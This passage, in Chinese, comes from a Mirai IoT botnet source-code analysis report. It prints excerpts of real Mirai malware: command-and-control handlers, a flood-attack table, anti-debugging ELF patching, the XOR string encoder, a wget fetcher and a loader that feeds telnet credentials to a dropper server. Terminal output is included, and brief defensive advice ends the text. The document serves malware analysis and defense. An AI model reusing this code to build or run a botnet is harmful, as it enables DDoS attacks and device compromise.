监听端口号为 23 时，根据接收数据进行判定。若接受数据长度为 4，且分别为 00 00 00 x(x>0) 时，为 bot 监听，将对应的 bot 主机添加为新的 bot；否则，则判断是否是管理员并进行登录，如果成功登录，则可以通过命令执行管理员帐户添加、bot 配置及 bot 主机情况。

```
func initialHandler(conn net.Conn) {
    defer conn.Close()
    conn.SetDeadline(time.Now().Add(10 * time.Second))
    buf := make([]byte, 32)
    l, err := conn.Read(buf)
    if err != nil || l <= 0 {
        return
    }
    if l == 4 && buf[0] == 0x00 && buf[1] == 0x00 && buf[2] == 0x00 {
        if buf[3] > 0 {
            string_len := make([]byte, 1)
            l, err := conn.Read(string_len)
            if err != nil || l <= 0 {
                return
            }
            var source string
            if string_len[0] > 0 {
                source_buf := make([]byte, string_len[0])
                l, err := conn.Read(source_buf)
                if err != nil || l <= 0 {
                    return
                }
                source = string(source_buf)
            }
            NewBot(conn, buf[3], source).Handle()
        } else {
            NewBot(conn, buf[3], "").Handle()
        }
    } else {
        NewAdmin(conn).Handle()
    }
}
```


当监听端口为 101 时，将从接收的信息中解析出命令，然后创建新的攻击，其攻击类型包括 udp、vse(Valve source engine specific flood)、dns、syn、ack、stomp、GRE ip flood、GRE Ethernet flood、http 等多种洪水攻击方式。

```
func apiHandler(conn net.Conn) {
    defer conn.Close()

    NewApi(conn).Handle()
}
func NewApi(conn net.Conn) *Api {
    return &Api{conn}
}
func (this *Api) Handle() {
    var botCount int
    var apiKeyValid bool
    var userInfo AccountInfo
    // Get command
    this.conn.SetDeadline(time.Now().Add(60 * time.Second))
    cmd, err := this.ReadLine()
    if err != nil {
        this.conn.Write([]byte("ERR|Failed reading line\r\n"))
        return
    }
    passwordSplit := strings.SplitN(cmd, "|", 2)
    if apiKeyValid, userInfo = database.CheckApiCode(passwordSplit[0]); !apiKeyValid {
        this.conn.Write([]byte("ERR|API code invalid\r\n"))
        return
    }
    botCount = userInfo.maxBots
    cmd = passwordSplit[1]
    if cmd[0] == '-' {
        countSplit := strings.SplitN(cmd, " ", 2)
        count := countSplit[0][1:]
        botCount, err = strconv.Atoi(count)
        if err != nil {
            this.conn.Write([]byte("ERR|Failed parsing botcount\r\n"))
            return
        }
        if userInfo.maxBots != -1 && botCount > userInfo.maxBots {
            this.conn.Write([]byte("ERR|Specified bot count over limit\r\n"))
            return
        }
        cmd = countSplit[1]
    }
    atk, err := NewAttack(cmd, userInfo.admin)
    if err != nil {
        this.conn.Write([]byte("ERR|Failed parsing attack command\r\n"))
        return
}
......
```

```
var attackInfoLookup map[string]AttackInfo = map[string]AttackInfo {
    "udp": AttackInfo {
        0,
        []uint8 { 2, 3, 4, 0, 1, 5, 6, 7, 25 },
        "UDP flood",
    },
    "vse": AttackInfo {
        1,
        []uint8 { 2, 3, 4, 5, 6, 7 },
        "Valve source engine specific flood",
    },
    "dns": AttackInfo {
        2,
        []uint8 { 2, 3, 4, 5, 6, 7, 8, 9 },
        "DNS resolver flood using the targets domain, input IP is ignored",
    },
    "syn": AttackInfo {
        3,
        []uint8 { 2, 3, 4, 5, 6, 7, 11, 12, 13, 14, 15, 16, 17, 18, 25 },
        "SYN flood",
},
......
```

6 Tools 文件夹

Single_Load.c 加载文件




```
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./single_load
Invalid parameters!
Usage: ./single_load <bind ip> <input file> <file_to_load> <argument> <threads> <connections> (debug mode)
```

图 执行结果

Wget.c 获取远程文件

```
write(sfd, "GET ", 4);
    write(sfd, args[2], strlen(args[2]));
    write(sfd, " HTTP/1.1\r\n", 11);
    write(sfd, "Host: ", 6);
    write(sfd, args[3], strlen(args[3]));
write(sfd, "\r\nConnection: close\r\n\r\n", 23);
……
    while (1)
    {
        int ret = read(sfd, recvbuf, sizeof (recvbuf));
        if (ret <= 0)
            break;
        write(ffd, recvbuf, ret);
    }
```




```
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# wget https://github.com/jgamblin/Mirai-Source-Code
--2016-10-07 23:06:18--  https://github.com/jgamblin/Mirai-Source-Code
Resolving github.com (github.com)... 192.30.253.112
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'Mirai-Source-Code'

Mirai-Source-Code                 [     <=>                                          ]  44.56K  31.4KB/s   in 1.4s

2016-10-07 23:06:22 (31.4 KB/s) - 'Mirai-Source-Code' saved [45625]
```

图 执行结果

Nogdb.c(更新文件信息)

```
printf(".: Elf corrupt :.\n");

    if(argc < 2){
        printf("Usage: %s file", argv[0]);
        return 1;
    }
```



```
Usage: ./nogdb fileroot@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# md5sum enc
e7b2e371953f0b3f5587e7393b33a92f  enc
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./nogdb enc
.: Elf corrupt :.
[*] Current header values:
        e_shoff:6520
        e_shnum:30
        e_shstrndx:27
[*] Patched header values:
        e_shoff:65535
        e_shnum:65535
        e_shstrndx:65535
You should no more be able to run "enc" inside GDB
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# md5sum enc
033ac1c1ed6eb33666a119cfbdf9aa0c  enc
```

图 执行结果

Badbot.c(显示指定的 bot 信息)


```
int main(int argc, char **args)
{
   printf("REPORT %s:%s\n", "127.0.0.1", "80");
   while (1)
      sleep(1);
   return 0;
}
```

Enc.c

```
Usage: %s <string | ip | uint32 | uint16 | uint8 | bool> <data>
```

异或算法:

```
void *x(void *_buf, int len)
{
   unsigned char *buf = (char *)_buf, *out = malloc(len);
   int i;
   uint8_t k1 = table_key & 0xff,
         k2 = (table_key >> 8) & 0xff,
         k3 = (table_key >> 16) & 0xff,
         k4 = (table_key >> 24) & 0xff;
   for (i = 0; i < len; i++)
   {
      char tmp = buf[i] ^ k1;
      tmp ^= k2;
      tmp ^= k3;
      tmp ^= k4;
      out[i] = tmp;
   }
   return out;
}
```




```
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc
Usage: ./enc <string | ip | uint32 | uint16 | uint8 | bool> <data>
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc string enc
XOR'ing 4 bytes of data...
\x47\x4C\x41\x22
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc string abc
XOR'ing 4 bytes of data...
\x43\x40\x41\x22
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc string cae
XOR'ing 4 bytes of data...
\x41\x43\x47\x22
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc string abcdefghi
XOR'ing 10 bytes of data...
\x43\x40\x41\x46\x47\x44\x45\x4A\x4B\x22
root@ubuntu:/home/ld/ld/malware/Mirai-Source-Code-master/mirai/tools# ./enc ip 192.168.10.10
XOR'ing 4 bytes of data...
\xE2\x8A\x28\x28
```

图 执行结果

7 loader 文件夹

其主要功能是创建服务器，同时监控连接的状态。

```
if (!binary_init())
    {
        printf("Failed to load bins/dlr.* as dropper\n");
        return 1;
    }
    /*                                                                              wget address           tftp address */
    if ((srv = server_create(sysconf(_SC_NPROCESSORS_ONLN), addrs_len, addrs, 1024 * 64, "100.200.100.100",
80, "100.200.100.100")) == NULL)
    {
        printf("Failed to initialize server. Aborting\n");
        return 1;
    }
    pthread_create(&stats_thrd, NULL, stats_thread, NULL);
    // Read from stdin
    while (TRUE)
    {
        char strbuf[1024];
        if (fgets(strbuf, sizeof (strbuf), stdin) == NULL)
            break;
        util_trim(strbuf);
        if (strlen(strbuf) == 0)
        {
            usleep(10000);
            continue;
        }
        memset(&info, 0, sizeof(struct telnet_info));
        if (telnet_info_parse(strbuf, &info) == NULL)
            printf("Failed to parse telnet info: \"%s\" Format -> ip:port user:pass arch\n", strbuf);
        else
        {
            if (srv == NULL)
                printf("srv == NULL 2\n");

            server_queue_telnet(srv, &info);
            if (total++ % 1000 == 0)
                sleep(1);
        }
        ATOMIC_INC(&srv->total_input);
    }
    printf("Hit end of input.\n");
    while(ATOMIC_GET(&srv->curr_open) > 0)
        sleep(1);
    return 0;
}
```



```
0s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
1s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
2s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
3s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
4s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
5s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
6s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
7s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
8s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
9s      Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
10s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
11s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
12s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
13s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
14s     Processed: 0    Conns: 0        Logins: 0       Ran: 0  Echoes:0 Wgets: 0, TFTPs: 0
```

图 执行结果

8 防护方法

其攻击针对的对象主要是安装了 busybox 工具的 linux 操作系统的设备，结合分析，其防护方法包括以下几个方面：

1) 修改初始口令以及弱口令，加固用户名和密码的安全性
2) 禁用 48101 端口
3) 关闭 telnet 连接（使用了 23 端口）
4) busybox 工具只允许特定用户进行使用

物联网恶意软件

Mirai 源代码分析报告